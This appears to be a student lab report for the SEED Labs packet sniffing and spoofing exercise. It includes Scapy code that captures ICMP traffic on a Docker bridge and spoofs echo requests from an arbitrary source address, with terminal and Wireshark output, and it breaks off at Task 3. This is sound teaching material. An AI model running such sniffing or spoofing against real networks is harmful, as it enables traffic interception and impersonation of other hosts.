Packet Sniffing and Spoofing Lab

Team Members:

- Irving Reyes Bravo.
- David Jones.

Lab environment: This lab has been tested on the pre-built Ubuntu 20.04 VM.

Lab Environment Setup

In this lab, I will use three machines that are connected to the same LAN. Figure 1 depicts the lab environment setup using containers. When the given Docker Compose file is used to create the containers below, a new network is created to connect the VM and said containers.
The IP prefix for this network is `10.9.0.0/24`, which is specified in the `docker-compose.yml` file. I will perform all the attacks on the attacker container, while using the other containers as the user machines.





Figure 1: Lab Environment Setup


I will now build the new container image and start it so it is running in the background.


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal
Apr 1 15:50
seed@VM: ~/.../Labsetup

```
[04/01/25]seed@VM:~/.../Labsetup$ docker-compose up
Starting hostB-10.9.0.6 ... done
Starting seed-attacker  ... done
Starting hostA-10.9.0.5 ... done
Attaching to seed-attacker, hostA-10.9.0.5, hostB-10.9.0.6
hostA-10.9.0.5 |  * Starting internet superserver inetd                     [ OK ]
hostB-10.9.0.6 |  * Starting internet superserver inetd                     [ OK ]
```

The IP address assigned to my VM is `10.9.0.1`. I need to find the name of the corresponding network interface on my VM, because I will need to use it in my tasked programs.

The interface name is the concatenation of "**br-**" and the ID of the network created by Docker. When I use `ifconfig` to list network interfaces, I need to look for the `10.9.0.1` IP address:


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Apr 1 15:32
seed@VM: ~/.../Labsetup


```
[04/01/25]seed@VM:~/.../Labsetup$ ifconfig
br-70c34662f91e: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:f3:c8:dc:c6  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

I now know that the name of the corresponding network interface on my VM is "**br-70c34662f91e**".

TASK 1

Many tools can be used to do sniffing and spoofing, but Scapy is a building block to construct *other* sniffing and spoofing tools. To use Scapy and its functionalities, I need to write a Python program and then execute this program using root privilege (since it is required for spoofing packets).

At the beginning of the program, named `sniffer.py`, I need to import all Scapy's modules:



SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Apr 1 15:27
seed@VM: ~/.../Labsetup

```
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
        pkt.show()

pkt = sniff(iface='br-70c34662f91e', filter='icmp', prn=print_pkt)
~
~
```

For each captured packet, the callback function `print_pkt()` is invoked, so some information about the packet will be displayed. Before I can run the *executable* program on the Attacker container, I need to move it into the `./volumes` folder, which is the given shared folder between the VM and the Attacker container.



SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Apr 1 15:59
seed@VM: ~/.../Labsetup

```
[04/01/25]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  sniffer.py  volumes
[04/01/25]seed@VM:~/.../Labsetup$ mv sniffer.py volumes
[04/01/25]seed@VM:~/.../Labsetup$ ls
docker-compose.yml  volumes
[04/01/25]seed@VM:~/.../Labsetup$ 
```

I will now demonstrate that I can indeed capture packets commands on the Attacker container by running the program with a root shell using the given Docker alias commands found in the file.


I first need to find the ID of the container, and then use the given alias command "`docksh <id>`" to start a shell, where `<id>` is the first few characters of the container ID.

I use the given alias command "dockps" to find out the container ID, and then establish a root shell:


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Apr 1 16:08
seed@VM: ~/.../Labsetup

```
[04/01/25]seed@VM:~/.../Labsetup$ dockps
2ac5ffc45ff1  seed-attacker
1d05ea634fdc  hostB-10.9.0.6
fc4a3b4f8220  hostA-10.9.0.5
[04/01/25]seed@VM:~/.../Labsetup$ docksh 2a
root@VM:/# export PS1="Attacker (10.9.0.1): "
Attacker (10.9.0.1): 
```

Now, I run the code using root privilege and ping host B from host A. Below, the right window is host A:


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Apr 1 16:16
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup


```
Attacker (10.9.0.1): cd volumes
Attacker (10.9.0.1): ./sniffer.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 53124
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x5708
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xcb36
        id        = 0x22
        seq       = 0x1
###[ Raw ]###
           load      = '\xa2I\xecg\x00\x00\x00\x00\xd4!\x0b\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x1
8\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 64789
     flags     = 
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x6977
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0xd336
        id        = 0x22
        seq       = 0x1
###[ Raw ]###
           load      = '\xa2I\xecg\x00\x00\x00\x00\xd4!\x0b\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x1
8\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

```
[04/01/25]seed@VM:~/.../Labsetup$ dockps
2ac5ffc45ff1  seed-attacker
1d05ea634fdc  hostB-10.9.0.6
fc4a3b4f8220  hostA-10.9.0.5
[04/01/25]seed@VM:~/.../Labsetup$ docksh fc
root@fc4a3b4f8220:/# export PS1="Host A (10.9.0.5): "
Host A (10.9.0.5): ping -c 1 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.113 ms

--- 10.9.0.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.113/0.113/0.113/0.000 ms
Host A (10.9.0.5): 
```

I now switch back to the seed user and rerun the code without any privileges:


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Apr 1 16:21
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup

```
Attacker (10.9.0.1): su seed
seed@VM:/volumes$ export PS1="Attacker (10.9.0.1): "
Attacker (10.9.0.1): ./sniffer.py
Traceback (most recent call last):
  File "./sniffer.py", line 7, in <module>
    pkt = sniff(iface='br-70c34662f91e', filter='icmp', prn=p
rint_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv
.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv
.py", line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/lin
ux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RA
W, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno
)
PermissionError: [Errno 1] Operation not permitted
Attacker (10.9.0.1): 
```


```
Host A (10.9.0.5): ping -c 1 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.079 ms

--- 10.9.0.6 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.079/0.079/0.079/0.000 ms
Host A (10.9.0.5): 
```

When I ran the program with root permissions, I was able to see the whole network traffic in my given interface. The PermissionError error indicated that root privileges are needed to be able to see the relevant packets. So, running the program with elevated privileges enables it to capture the necessary packet.

TASK 2


As a packet spoofing tool, Scapy allows me to set the fields of IP packets to arbitrary values. I will now try to spoof IP packets with an arbitrary source IP address by writing an executable program that spoofs an ICMP echo request packets and sends it to another VM on the *same* network.


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Apr 2 16:11
seed@VM: ~/.../volumes

```
#!/usr/bin/env python3
from scapy.all import *

a = IP()
a.dst = '10.9.0.5'        # Host A
a.src = '128.230.0.22'        # Arbitrary Source
b = ICMP()
ls(a)
p = a/b
send(p)
```


In the code above, an IP object is created from the IP class. With the source and destination set, the program creates an ICMP object, with an echo request as the default. It then adds `b` as the payload field of `a`, with the fields of `a` modified accordingly to form an ICMP packet, which is sent out via the `send()` function. After moving the program, named `sniffICMP.py`, into the `./volumes` folder, I open Wireshark monitoring with a custom filter as host `10.9.0.5` with interface `enp0s3` to observe whether the request will be accepted by the receiver. If it is accepted, an echo reply packet will be sent to the spoofed IP address:


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Wireshark
Apr 2 16:13
seed@VM: ~/.../Labsetup
[SEED Labs] Capturing from enp0s3 (host 10.9.0.5)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
Attacker (10.9.0.1):
```

No.	Time	Source	Destination	Protocol	Length	Info

I will now run the program inside the Attacker container and send an ICMP echo request packet. The reply packet should contain the same destination IP as the one scripted in my code. Below is the result:


SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Wireshark
Apr 2 16:15
seed@VM: ~/.../Labsetup
[SEED Labs] Capturing from enp0s3 (host 10.9.0.5)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
Attacker (10.9.0.1): ./sniffICMP.py
version    : BitField  (4 bits)                = 4              (4)
ihl        : BitField  (4 bits)                = None           (None)
tos        : XByteField                        = 0              (0)
len        : ShortField                        = None           (None)
id         : ShortField                        = 1              (1)
flags      : FlagsField  (3 bits)              = <Flag 0 ()>    (<Flag 0 ()>)
frag       : BitField  (13 bits)               = 0              (0)
ttl        : ByteField                         = 64             (64)
proto      : ByteEnumField                     = 0              (0)
chksum     : XShortField                       = None           (None)
src        : SourceIPField                     = '128.230.0.22' (None)
dst        : DestIPField                       = '10.9.0.5'     (None)
options    : PacketListField                   = []             ([])
.
Sent 1 packets.
Attacker (10.9.0.1):
```

No.	Time	Source	Destination	Protocol	Length	Info
1	2025-04-02 16:1…	10.9.0.5	128.230.0.22	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=63


The destination IP address of the ICMP echo request packet was set to `10.9.0.5` that is host A and the same explanation can be used as to why an echo-reply packet was received from the samp IP of host A.

TASK 3

